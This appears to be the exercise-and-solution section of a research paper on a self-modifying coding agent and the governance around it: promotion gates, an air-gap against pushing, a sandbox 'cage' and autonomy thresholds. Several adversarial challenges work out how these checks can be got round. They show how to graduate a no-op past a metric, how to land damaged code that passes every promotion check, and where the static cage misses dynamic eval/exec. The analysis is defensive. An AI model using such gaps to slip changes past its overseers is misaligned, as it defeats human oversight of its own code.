A scorer can be broken in two opposite ways, and each end of the floor catches one. A scorer that marks everything resolved would pass a known-good instance, but the known-hard instance exposes it. A scorer that marks everything unresolved, for example because tests never run in the container, would pass the known-hard instance, but the known-good one exposes it. Only the pair shows that the scorer can tell the two apart. §92.14 says this is "empirical proof that the scoring layer behaves correctly on both ends of the distribution before any aggregate-resolve-rate claim is published".

The same logic applies to inconclusive outcomes. Phase E turns contract violations into synthetic records such as `INGEST_FAILED` and `SCORING_ERROR` instead of aborting the sweep (§92.14). Those records are neither resolved nor unresolved. In EVAL-2, three of six instances were inconclusive because of a clone race and a provider outage (§93.3).

There are two readings. The reported 1/6 (16.7%) counts inconclusive instances as failures, which is conservative. Counting only conclusive instances gives 1/3. Neither can be compared with the 43.6% frontier figure, because the sample is tiny and half of it measured the infrastructure, not the agent. §93.3 itself calls the first resolved instance N=1. The honest report gives the three-way split (resolved, unresolved, inconclusive) and does not blend it into one rate.

Challenge 1 (quantitative). §92.9 gives the Phase 9 calendar as 24 flags × 3 clean soaks ÷ 2 fires per day = about 36 days minimum, and "realistic 6–9 weeks with noise". Model the noise. Assume flags graduate one at a time, each soak is clean independently with probability p, and a flag needs 3 *consecutive* clean soaks, so a dirty soak resets its count. Compute the expected calendar for p = 0.9, 0.8 and 0.75. Find which values of p the paper's 6–9 week estimate implies, and give the cost ceiling at the stated rate.

Assumptions, which are mine and not the paper's: soaks are independent, flags are processed serially, and "3 clean soaks" means three in a row. §92.13 uses "consecutive" for Treefinement, so the stricter reading is reasonable. Every soak, clean or dirty, uses one of the two daily fires.

With k = 3, expected soaks per flag $E(p) = 1/p + 1/p^2 + 1/p^3$.

- p = 0.9: 1.111 + 1.235 + 1.372 = 3.72 soaks per flag. 24 × 3.72 = 89.2 soaks ÷ 2 per day = 44.6 days, about 6.4 weeks.

- p = 0.8: 1.250 + 1.563 + 1.953 = 4.77. 24 × 4.77 = 114.4 soaks = 57.2 days, about 8.2 weeks.
- p = 0.75: 1.333 + 1.778 + 2.370 = 5.48. 24 × 5.48 = 131.6 soaks = 65.8 days, about 9.4 weeks.

Check: at p = 1, E = 3, which gives 72 soaks and 36 days, the paper's minimum. So "6–9 weeks" corresponds to each soak being clean roughly 78–90% of the time. Below about 75% the calendar runs past nine weeks, and it grows quickly, because the $1/p^3$ term dominates.

Cost: §92.9 caps the cadence at about 1 US dollar per day. 36 days is at most about 36 US dollars, and 66 days about 66 US dollars. The cost is trivial. The binding resource is calendar time.

Conclusion: the paper's estimate is consistent with a fairly reliable soak, and the model shows where the risk is. Lowering the dirty-soak rate (the §92.10 debug arc is that kind of work) shortens the calendar more than anything else. Two fires per day is a hard ceiling. If a reset only cost one soak instead of the whole count, E would fall to 3/p, about 3.75 at p = 0.8.

Challenge 2 (adversarial). Treefinement graduates when a soak ladder shows "≥10% L2 success-rate lift OR ≥20% wall-clock reduction at parity success rate over ≥2 consecutive soaks" (§92.13). Without any real improvement from tree search, construct two event sequences that would meet this criterion. Use a typical soak of 20 L2 invocations per arm at a true success rate of 25%. For each, say whether anything in §92 would stop it, and propose a criterion that would.

Sequence 1: chance plus an ambiguous threshold. With 20 invocations per arm at p = 0.25, the standard error of a difference in success rates is sqrt(2 × 0.25 × 0.75 / 20) ≈ 0.137, or about 14 points. Using a normal approximation (mine), a 10-point *absolute* lift appears by chance with probability P(Z ≥ 0.73) ≈ 0.23 per soak, or about 0.054 for two soaks in a row. Read as a 10% *relative* lift, the bar is only 2.5 points: P(Z ≥ 0.18) ≈ 0.43 per soak and about 0.18 for two. So a criterion with no stated sample size or definition can graduate a no-op roughly one time in five.

Sequence 2: a confounded comparison. The tree arm runs after an unrelated infrastructure fix, or on an easier goal mix. §93.2's Quiescence Protocol cut first-token latency from 94,638 ms to 722 ms without any change to repair strategy. A change like that, landing between a baseline soak and a tree soak, would deliver the "≥20% wall-clock reduction at parity" on its own. §93.10 shows the goal-mix confound happening for real: the slot A/B arms had different goal mixes and the result was inconclusive.

What stops it. Nothing in §92 does. The flag is default-FALSE and rollback is byte-identical, so a false graduation is reversible, but the ladder itself would pass. That is an honest gap.

Proposed criterion (my proposal). (1) Paired arms: replay the same failing operations under `JARVIS_L2_BRANCHING_STRATEGY=linear` and under tree mode on the same commit of the infrastructure, so goal mix and latency are identical. (2) An absolute threshold and a minimum count of L2 invocations, fixed before the soak. (3) A paired test on per-operation outcomes, where only operations that one strategy

repairs and the other does not count as evidence. This is the same discipline §93.11 later applied to adapters, where a 4/6-versus-3/6 gate result was explicitly rejected as evidence because it rested on one flip.

Check: under the proposal, Sequence 2 is impossible by construction, and Sequence 1 needs several discordant operations in the same direction, not a few points of noise.

§93 — Developments (May 14 – October 13, 2026)

Pause and predict 1. A single local GPU now generates every candidate, and a candidate that passes VALIDATE sits in an isolated worktree. Before reading on, predict which stages should sit between that worktree and `main`, and whether the organism should push its own results to GitHub.

The candidate is committed in a sovereignty worktree with `Signal:`, `Session:` and O+V co-author trailers. It accumulates on a per-session `ouroboros/battle-test/<ts>` branch. A promotion gate then checks provenance, coverage and that no public symbol vanished, and failures go to `ouroboros/quarantine/*`. Survivors are fast-forwarded onto local `main` only. It never pushes: a zero-push air-gap guards every push site, so publishing to GitHub remains an operator act. See §93.7.

Pause and predict 2. Reactor has trained a LoRA adapter on O+V's own recorded attempts, and J-Prime serves it. Predict whether that adapter made the model measurably better, and what evidence would actually count as proof.

No improvement has been shown. The adapter beat the incumbent 4/6 to 3/6 on its gate. The project's own notes reject that as evidence of learning: three contributing answers, a gradient norm of about 1e-4, and one greedy flip. The evidence that counts is a held-out benchmark: 30 tasks drawn from human commits with hidden tests. There the adapter was accepted on 1/30 or 3/30, solved 0, and showed a mean gain of 0.03. Until a held-out gain appears, no training-derived change is pushed. See §93.11.

Conceptual 1. Why does §93 count autonomous landings by a commit trailer on `main`, rather than by what each soak session reports in its summary?

The summaries were measured to be wrong. PRD §34 records session summaries undercounting landings (2 against 3, and 1 against 10), so "the ledger and git, not the summary, are the source of truth" (§93.10). A trailer such as `Co-Authored-By: Ouroboros+Venom` lives in the repository itself, so anyone can recount it with `git log`. A session log can be lost, misread or simply wrong. The same thinking runs through the rest of the design. `GoalReconciliationLedger` binds goals to commits using git ancestry, not logs (§93.7), and landing provenance attaches git-proven `landed` / `surviving` labels to training rows (§93.11). The rule also forces honesty in the other direction. The four July Run-22/23 commits carry the trailer too, so they are listed separately, not quietly folded in or dropped.

Conceptual 2. Every landing has already passed VALIDATE and its module's tests before it reaches the promotion gate. Why does the gate's structural "no public symbol vanished" check still matter?

The local model's most common bad output is a whole-file re-emission: it rewrites the file instead of producing a diff and reproduces *most* of it. Tests rarely assert that a given export or `__all__` entry still exists, so a lost symbol can pass every test. §93.7 says the structural check is the one that caught such a whole-file re-emission. §93.10 shows the damage that reaches `main` without such checks: one landing where only a punctuation rewrite landed (reverted), and one that dropped content later restored by hand. The root fix is diff output, and that is still the leading failure mode, with 219 whole-file answers against 6 diffs in the 10-09 soak (§93.8, §93.14). Until that is fixed, a cheap mechanical check against the lane's known regression class is what keeps passing tests from approving a damaged file.

Conceptual 3. What does the "supply wall" imply about how to raise landed-commit yield, and why does the plan in §93.15 delay arming the Epistemic Planner?

The supply wall means that after about four hours on a diet of uncovered modules, yield is bounded by how much landable work exists, not by the model (§93.10). In the 6.03 h soak, nothing landed from 22:24 to 00:29. A bigger model or more decode slots would not fix that, because the queue of suitable work is the bottleneck. §93.15 therefore lists widening supply as step 3: evidence-ranked red tests and sanctioned model proposals. Arming the Epistemic Planner, a new source of model-invented work, comes only after diffs land, a held-out gain is measured and supply is widened. Otherwise the backlog would fill faster than it drains. Adding work the organism cannot yet land well would only grow the queue of failures.

Quiz 1. What did the at-scale mutation harness measure for the static cage, and what remedy does the North Star propose?

D. Two large runs converged at about 8.8%, roughly twice the 4.4% gate. The residue is `eval` / `exec` / `subprocess` / `pickle` of runtime-built strings, which a static cage cannot see by construction (§93.3).

Quiz 2. `governance/paid_lanes.py` is the single authority on paid lanes. Which three questions does it answer separately?

A. Switched on, configured and allowed are three separate verdicts, and "allowed" also consults the economic ledger. With `JARVIS_PAID_LANES_ENABLED=false`, Claude and DoubleWord are never constructed (§93.6).

Quiz 3. Why was a separate ECONOMIC state needed when the paid credit ran out in August?

C. The failover classifier treated "out of money" as an outage. A 402 now freezes the lane and emits `provider_funding_required`, while a 429 is still retried (§93.5).

Quiz 4. Stateful tool masking (lever 3) changed only the decoding grammar. What did that grammar do, and what was the result?

B. With the full union the 30B explored 0/3. With {tool, noop} it chose noop 3/3. With {tool} only it explored 3/3 (§93.6).

Problem 1 (trace). Goal Discovery notices that a module under `backend/api/` has no tests. Trace that observation to a commit on local `main`, using §93.7 and §93.8. Name each stage and, for at least three of them, one thing that could stop the work there.

Source: Goal Discovery turns the evidence of an uncovered module into a signed goal through `synthesize_and_sign()`. Evidence ranks above model-invented proposals, and red tests rank above uncovered modules.

Approval: the Sentinel auto-approves up to its tier ceiling. BLOCKED operations, Order-2 self-modification and anything touching the cage always escalate to the operator.

Execution: the work runs in a sovereignty worktree on `ouroboros/auto/<session>-<nonce>`. Inside VALIDATE a failure meets a micro-fix, then a VALIDATE_RETRY that regenerates, then L2 repair. If all three fail, the operation dies here. The Test Reality Gate rejects a test that cannot execute, asserts nothing, or never imports its subject.

AutoCommit adds the trailers and the commit accumulates on `ouroboros/battle-test/<ts>`. The promotion gate checks provenance, coverage and that no public symbol vanished. A failure sends the landing to `ouroboros/quarantine/*`.

Survivors are fast-forwarded onto local `main` by `main_promoter.py`. The zero-push air-gap does not stop the landing. It stops the commit from leaving the machine: publishing to GitHub is an operator act. `GoalReconciliationLedger` then binds the goal to the commit through git ancestry.

Problem 2 (analysis). The `bt-2026-10-05-012717` soak ran 6.03 h with 6 substantive landings, at 1.34 substantive landings per hour over its first 2.98 h. Estimate how many substantive landings came in the first 2.98 h and what rate the remaining time achieved. Then explain what this pattern does and does not tell you about the 30B model.

First window: 1.34 per hour × 2.98 h ≈ 4.0, so about 4 substantive landings. Remainder: 6 − 4 = 2 landings over 6.03 − 2.98 = 3.05 h, about 0.66 per hour. The second half ran at roughly half the rate, and the session table notes that nothing landed between 22:24 and 00:29.

The model did not change during the soak, so the decline is not evidence that the model got worse. PRD §34 reads it as the supply wall: after about four hours on uncovered modules, yield is bounded by the supply of landable work (§93.10).

It also does not show that the model is strong in general. 84 of 91 landings are test files, and production landings at cadence are listed as not demonstrated (§93.14). The fix the pattern points to is wider supply, step 3 in §93.15, not more slots. The slot A/B was inconclusive anyway.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/accumulation_promotion_gate.py` and read `_public_surface` and `_check_structure`. Work out what counts as the "public surface", which direction of change is refused, how a file that no longer parses is treated, and whether a commit that drops an export can pass if a later commit on the branch restores it.

`_public_surface` parses the source and collects module-level function, async-function and class names, plus assignment targets, that do not start with an underscore. It also collects the declared `__all__` by `literal_eval`. It returns `None` if the source does not parse.

`_check_structure` compares the surface before and after for each touched `.py` file. It is a shrink check. New public symbols are "ordinary work". Lost names, lost `__all__` entries, or a removed `__all__` produce a failing `Finding`. Added or deleted files are skipped, because they are not a shrink.

A file that does not parse after the commit fails immediately with "does not parse after the commit". A file that did not parse before is skipped.

The check is judged across the range, from `base`, not commit by commit. A drop followed by a restore on the same branch is "together, no loss". The module docstring adds that the gate fails closed and that a refusal leaves the accumulation branch in place as the quarantined, reviewable artifact. This matches §93.7, where this check caught a whole-file re-emission that tests could not see.

Advanced A1. §93.10 counts 91 autonomous landings by the `Co-Authored-By: Ouroboros+Venom` trailer on `main`. Name three ways that number differs from "useful changes the organism made that are still in the codebase", and which §93 mechanism measures each difference.

First, a commit stays in history after it is reverted. The count includes `f97f8195d6`, where only a punctuation rewrite landed and which was reverted by `c8430f9b6a`. §93.14 also lists a hollow landing that was reverted. A trailer count measures commits made, not changes that survive. Landing provenance (§93.11) measures that difference: it attaches git-proven `landed` and `surviving` labels, and 35 of 39 landings were proven.

Second, "landed" is not "useful". 84 of the 91 add test files. The documentation landing that flattened the author's name, and the `sse_contract.py` landing whose dropped content was restored by hand, still count as one each. §93.10 handles this by splitting landings into kinds and by the separate "substantive" column in the soak table. The trailer alone cannot carry that judgement.

Third, the trailer is text, and text by itself proves nothing. The counting rule works because it combines the trailer with presence on `main`, which only promotion can produce. The promotion gate does not trust the co-author line either. Its provenance check in `accumulation_promotion_gate.py` requires the `Op-ID`,

`Session` and `Files` trailers, and requires that the session named in the trailer also appears in the branch name. `GoalReconciliationLedger` then binds goal to commit through git ancestry (§93.7).

So the trailer count is a good *upper bound* that anyone can recompute with `git log`. That is its real advantage over session summaries, which undercounted (§93.10). Turning it into a measure of value needs the provenance labels and the substantive classification on top of it.

Advanced A2. §92.18 defines the Neurosurgeon threshold as autonomous mutation of "`iron_gate.py`, `semantic_guardian.py`, or other governance code under an autonomous signature". Three of the five production landings in §93.10 modified files in the governance package. Why does §93.10 still say Mechanic? Is that a principled refinement or moving the goalposts?

§93.10 adds two qualifiers that the §92.18 sentence did not spell out. The change must touch the governance *substrate* (a safety gate or the cage), and it must be on the organism's *own initiative*. The three landings, `dw_capacity_probe.py` and two edits to `candidate_generator.py`, were made under signed, operator-sanctioned goals and did not touch a safety gate.

I would argue the refinement is principled, because it follows the reason §92.18 gives for the threshold. Neurosurgeon matters because past it "only a formal proof of containment … can rule out" an escaping trajectory. A capacity probe that backs off a failing provider does not change what the shell lets through. An edit to the cage does.

There is a subtlety the reader should catch. "Signed" cannot be the test for operator initiative, because Goal Discovery signs its own goals with the same key the operator uses (§93.7). The real distinction is the goal's *source*: the roadmap or `/goal sanction` on one side, discovery or the proposal inbox on the other.

The design also turns the threshold into an approval decision. BLOCKED operations, Order-2 self-modification and anything touching the cage always escalate, whatever the Sentinel's tier ceiling (§93.7). The evidence that would mark a real crossing is a landing on a cage file under a self-sourced goal. By that design, such a landing cannot happen without an operator approving it. The goalposts would only be moving if §93 had redefined "the cage" to exclude a file it had already changed, and it has not.

Advanced A3. Suppose the Epistemic Planner were armed today, before step 1 of §93.15 (making diffs land) is done. Trace the second-order effects through Goal Discovery's ranking, the diff path and the training corpus.

The planner's work enters through the proposal inbox, ranked *below* evidence, and is signed by the same single signer (§93.7). At first, then, it would mostly wait behind red tests and uncovered modules. Its effect would grow as the supply wall hits. After about four hours on uncovered modules, evidence-sourced work runs out (§93.10), and planner proposals would become most of what dispatches.

Those proposals are model-invented work, so most of them would edit existing files rather than create test files. That puts them straight onto the weakest path: existing files must answer in the `2b.1-diff` schema, and the 10-09 soak produced 219 whole-file answers against 6 diffs (§93.8, §93.14). So the queue would fill with work that mostly dies at the leading failure mode. §93.15 says this outright: arm the planner only after (1)–(3), "so the backlog does not fill faster than it drains".

The corpus effect is quieter. Every candidate becomes a recorder row (§93.11). A flood of failed whole-file rewrites would push the corpus further toward the shape that already ruined the first training run, where 86% of prompts asked for whole-file rewrites that could not fit the completion window. Output-contract tags (§93.11) let Reactor train only on current formats, which limits the damage, but the useful contrast per GPU cycle would still fall.

Net effect: more operations, a lower landing rate per GPU hour, and a noisier corpus, with no gain in landed commits until diffs land. That is why §93.15 orders the steps the way it does.

Challenge 1 (quantitative). Use the cadence table in §93.10. (a) Pool the four completed soaks that report a substantive count (09-26, 10-04, 10-05, 10-08) and compute landings per hour and substantive landings per hour. (b) The 10-05 session ID encodes its start as 01:27:17, it ran 6.03 h, and nothing landed from 22:24 to 00:29. Work out where that gap sits in the session. (c) Project substantive landings for a 9-hour soak under a constant-rate model and under a supply-wall model. (d) Treating landings as a Poisson process (an assumption), how surprising is the gap at a constant rate? (e) Square your answer with the ~9 h 10-09 soak and its 51 merged commits.

(a) Wall time: 1.97 + 2.98 + 6.03 + 1.25 = 12.23 h. Landings: 3 + 3 + 10 + 0 = 16, which is 1.31 per hour. Substantive: 3 + 2 + 6 + 0 = 11, which is 0.90 per hour.

(b) 01:27:17 + 6.03 h (6 h 01 m 48 s) = 07:29:05. The gap ends at 00:29, so the table's clock runs exactly 7 hours behind the ID's clock (consistent with UTC against Pacific daylight time, an inference). 22:24 on the table's clock is 05:24 on the ID's clock, 3.95 h into the session. The gap therefore runs from 3.95 h to the end of the session, 2.08 h with nothing landing. All 10 landings, 6 of them substantive, came in the first 3.95 h. That is about 1.52 substantive per hour, the same as the 09-26 soak's 1.52, and it matches the "about four hours" in PRD §34.

(c) Constant rate at the session average of 1.00 per hour: 9 substantive in 9 h. At the early rate of 1.34 per hour: about 12. Supply-wall model (yield stops once the uncovered-module supply is exhausted at about 3.95 h, with no replenishment): 1.52 × 3.95 ≈ 6, and the total stays near 6 however long the soak runs. That is an average of 0.67 per hour over 9 h. The models differ by a factor of two, which is the whole point of the supply-wall lesson.

(d) At a constant 1.34 per hour, P(no landing in 2.08 h) = $e^{-2.79} \approx 0.061$. At 1.00 per hour it is $e^{-2.08} \approx 0.125$. That is unlikely but not decisive on one soak. What makes it convincing is that the gap is a tail that runs to the end of the session, not a gap in the middle, and that it occurs where PRD §34 says the wall is.

(e) 51 merged in about 9 h is about 5.7 per hour, far above any model in (c). It does not refute the wall. The 10-09 soak ran after the root-cause fixes of 10-08, on a fresh supply, "mostly tests for `backend/api/*`". The wall is a property of the supply, not of the clock, and a new unexploited area resets it. The figures are also not comparable: the 10-09 row reports no substantive count, and its proof chain read "13 commits verified on main" at its check. The 10-10 row shows why the column matters: 40 entered the funnel and all were refused at promotion.

Conclusion: plan a 9-hour soak around supply, not hours. Without new landable work, expect about 6 substantive landings, nearly all of them in the first four hours.

Challenge 2 (research). The operator's rule in §93.11 is that no training-derived change is pushed until a held-out gain is shown. Design the experiment that would justify pushing an adapter. Givens: the held-out set is 30 tasks from human commits with hidden tests. The served adapter was accepted on 1/30 (unnumbered prompts) or 3/30 (numbered), solved 0, with a mean gain of 0.03. Its handoff gate was 4/6 against the incumbent's 3/6 with one greedy flip. Numbering also moved apply failures from 28 to 21 and syntax failures from 1 to 6 (§93.14). State the hypothesis, metric, control, decision rule and what would falsify it, and work out how much gain 30 tasks can detect.

Hypothesis. The adapter raises the share of held-out tasks *solved* (hidden tests pass) relative to the incumbent base model under identical conditions.

Metric and control. The primary metric is solved per task, paired: the same 30 tasks, both arms, greedy decoding (as the handoff's own comparison uses). The prompt format is held constant, because §93.14 shows numbering alone moves acceptance from 1/30 to 3/30 and trades apply failures for syntax failures. Use the numbered format, since that is what production's `2b.1-diff` path shows the model (§93.8). Apply failures, syntax failures and accepted counts are secondary metrics, so a "gain" that is really a format shift is visible. A contamination check confirms that no held-out task's source commit or target file appears in the training rows. The glossary's definition, "never on training rows", requires that.

Decision rule, fixed in advance. Use an exact one-sided sign test on discordant tasks, those solved by exactly one arm. If all k discordant tasks favour the adapter, $p = 0.5^k$, so at least 5 are needed to reach $p \approx 0.031 < 0.05$. The current gate's single flip gives $p = 0.5$, which is why the project's notes reject 4/6 against 3/6 as evidence. Push only if the rule passes. Otherwise roll back, which the handoff already supports.

Falsification. Fewer than 5 net discordant wins, or at least as many discordant losses as wins, falsifies the hypothesis for this adapter. A gain in "accepted" with no gain in "solved" counts as a format effect, not learning.

Power. The base solves 0 of 30. Suppose the adapter truly solves 10% of tasks. Its solved count is Binomial(30, 0.1), and P(at least 5) = 1 − (0.042 + 0.141 + 0.228 + 0.236 + 0.177) ≈ 0.18. The experiment would miss a real 10-point gain about 82% of the time. Thirty tasks can reliably detect only large gains, roughly 25% or more.

Proposal (mine, not in the paper). Grow the held-out set from new human commits before training on the next corpus, and add a placebo arm: an adapter trained on the same rows with shuffled reward labels. That separates "any adapter changes behaviour" from "this training signal helped". It matters because §93.11 measured a gradient norm of about 1e-4.

Check: the design passes only if the hidden tests the base model fails start passing on several tasks, all in the same direction. A score difference that comes from prompt format or a single flip cannot pass it.

Challenge 3 (adversarial). §93.7 says the promotion gate checks provenance, coverage, and that no public symbol vanished. Open `backend/core/ouroboros/governance/accumulation_promotion_gate.py` and read `verify_commit` and the four `_check_*` functions. Construct three landings, each produced honestly by the sanctioned lane, that try to reach `main` carrying damage: (1) a whole-file re-emission that keeps every public name but rewrites one function body wrongly; (2) a punctuation-and-quote-only rewrite like `f97f8195d6`; (3) an edit to a module whose filename stem is shared with an unrelated module elsewhere. For each, say which check stops it, or show honestly that none does and which layer must.

Setup: `verify_commit` runs `_check_provenance`, `_check_structure`, `_check_semantic_delta` and `_check_coverage`, fails closed, and records refusals to LessonMemory. The fourth check is not in the paper's summary. Its docstring says it was added after `7e7fe18c3c` (soak `bt-2026-09-17-180722`), a commit that passed provenance, structure and tests while changing nothing functional. Because all three of our landings come from the lane, each one passes provenance: `Op-ID`, `Session` and `Files` trailers are present, and the session matches the branch.

(1) Body rewritten, names kept. Structure passes: `_public_surface` collects only module-level public names and `__all__`, and nothing shrank. Semantic delta passes, because the AST really did change. Coverage runs the stem-matched tests, and the landing passes if those tests do not exercise the broken behaviour. *No promotion check stops it*. The only defence is test strength, in VALIDATE and again at promotion. §93.10's `sse_contract.py` landing, whose dropped content was restored by hand, is this class. The root fix is the one §93.15 ranks first: diff output, so the model edits one hunk instead of re-emitting the file.

(2) Punctuation-only rewrite. Today `_check_semantic_delta` stops it. It compares `canonical_ast_dump` before and after, and comments, whitespace and quote style do not appear in the AST. It refuses with "no functional change … comments, formatting and quote style only". There is deliberately no threshold, so a

real one-character fix still passes. Per §93.10, `f97f8195d6` had to be reverted by hand. Nothing in the paper says which checks it met, so this reading is mine: the semantic-delta check is the layer that now closes that class mechanically.

(3) Shared stem. `_test_paths_for` finds cover with `tests_root.rglob("test_<stem>.py")`, matching on the filename stem anywhere under `tests/`. An edit to one `utils.py` can therefore be "covered" by a `test_utils.py` written for a different `utils.py`. If that unrelated test is green, coverage passes while the edited module stays untested. *No promotion check stops it.* This is a real hole in the coverage check, read from the code. A proposed fix (mine) is to require that a covering test import the touched module, the same "never imports its subject" rule the Test Reality Gate applies to candidate tests (§93.8).

Conclusion: the gate reliably catches shrink (lost exports, a removed `__all__`, an unparsable file) and no-ops. It does not catch wrong behaviour that tests do not see, and its definition of "covered" can be satisfied by the wrong test. Check your reading by finding the comment `added or deleted file — not a shrink` in `_check_structure`. It shows that the structure check also ignores whole-file deletions, which leaves them to coverage.

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Canonical companion: `docs/architecture/OUROBOROS.md` (this paper is a research-paper treatment of the canonical technical reference).

Corrections, updates, and follow-up findings will be appended as addenda rather than replacing the original — each version preserves the full audit trail.